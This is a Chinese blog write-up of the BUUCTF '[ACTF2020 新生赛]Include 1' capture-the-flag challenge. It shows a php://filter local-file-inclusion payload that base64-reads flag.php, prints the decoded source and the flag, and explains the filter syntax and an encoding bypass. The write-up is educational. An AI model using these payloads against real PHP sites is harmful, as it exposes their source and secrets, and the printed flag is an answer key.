[ACTF2020 新生赛]Include 1

原创

wow小华 于 2021-01-10 14:25:55 发布 1427 收藏 14

分类专栏： ctf buuctf 刷题日记 文章标签： 过滤器 php filter

本文链接：https://blog.csdn.net/weixin_45642610/article/details/112427044


ctf 同时被 3 个专栏收录

28 篇文章 2 订阅

订阅专栏


buuctf

27 篇文章 1 订阅

订阅专栏


刷题日记


25 篇文章 1 订阅

订阅专栏

[ACTF2020 新生赛]Include1 -刷题个人日记

小白一个，写给自己看。
打开后是这样：

点击tips后：



ctrl+u查看网页代码+抓包：没有发现什么有用的信息。
查看题目和网址的file参数，提示这是文件包含的题
构造payload:

```
file=php://filter/read=convert.base64-encode/resource=flag.php
```

读出源码，进行base64解码得出flag：

```
flag{ef7e62e5-5ed4-4f53-8c7c-fb80aaabf7cc}
```

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZWY3ZTYyZTUtNWVkNC00ZjUzLThjN2MtZmI4MGFhYWJmN2NjfQo=

```
node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

<?php
echo "Can you find out the flag?";
//flag{ef7e62e5-5ed4-4f53-8c7c-fb80aaabf7cc}


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZWY3ZTYyZTUtNWVkNC00ZjUzLThjN2MtZmI4MGFhYWJmN2NjfQo=

□多行 Base64加密 Base64解密 清空结果

解题完成~

说说其中的原理

php://filter 协议




1. 是格式
2. 是可选参数，有read和write，字面意思就是读和写
3. 是过滤器。主要有四种：字符串过滤器，转换过滤器，压缩过滤器，加密过滤器。filter里可以用一或多个过滤器（中间用`|`隔开），这也为解题提供了多种方法，灵活运用过滤器是解题的关键。这里的过滤器是把文件`flag.php`里的代码转换（convert）为base64编码（encode）
4. 是必选参数，后面写你要处理的文件名

这里举例一个大写（转换）过滤器：`string.toupper`

`?file=php://filter/read=string.toupper/resource=flag.php`

如果不写可选参数2(read或write)，那么网页会自动匹配一个合适的read或write:

```
?file=php://filter/convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0a

再说说为什么要先编码后解码
这不是多此一举吗？
认真看解码结果的小伙伴就会发现
flag是个注释

```
<?php
echo "Can you find out the flag?";
//flag{ef7e62e5-5ed4-4f53-8c7c-fb80aaabf7cc}
```

flag前是有`\\`的，如果直接显示源码的话...好吧我还不知道有什么操作可以直接显示源码。就是切合了它的意思`Can you find out the flag?`找嘛。就这样找。
好的，破案了。
php://filter还可以绕过，大概就是把不希望执行的语句先编码，这个编码类型可以破坏语句的正常执行
（比如base64编码只有64个字符，如果被编码的语句字符在64个字符里找不到对应的，就会忽略，略过它继续编码）
，然后再解码，这样就可以绕过这个语句了。

这是篇写给自己的日记，因为只有自己写得出来而且能让读者看懂才能是真的明白了。写之前我以为我是明白的，写完后才算是真正明白了，写这就是个融会贯通的过程。

参考
文件包含漏洞与PHP伪协议
谈一谈php://filter的妙用
php://filter 的使用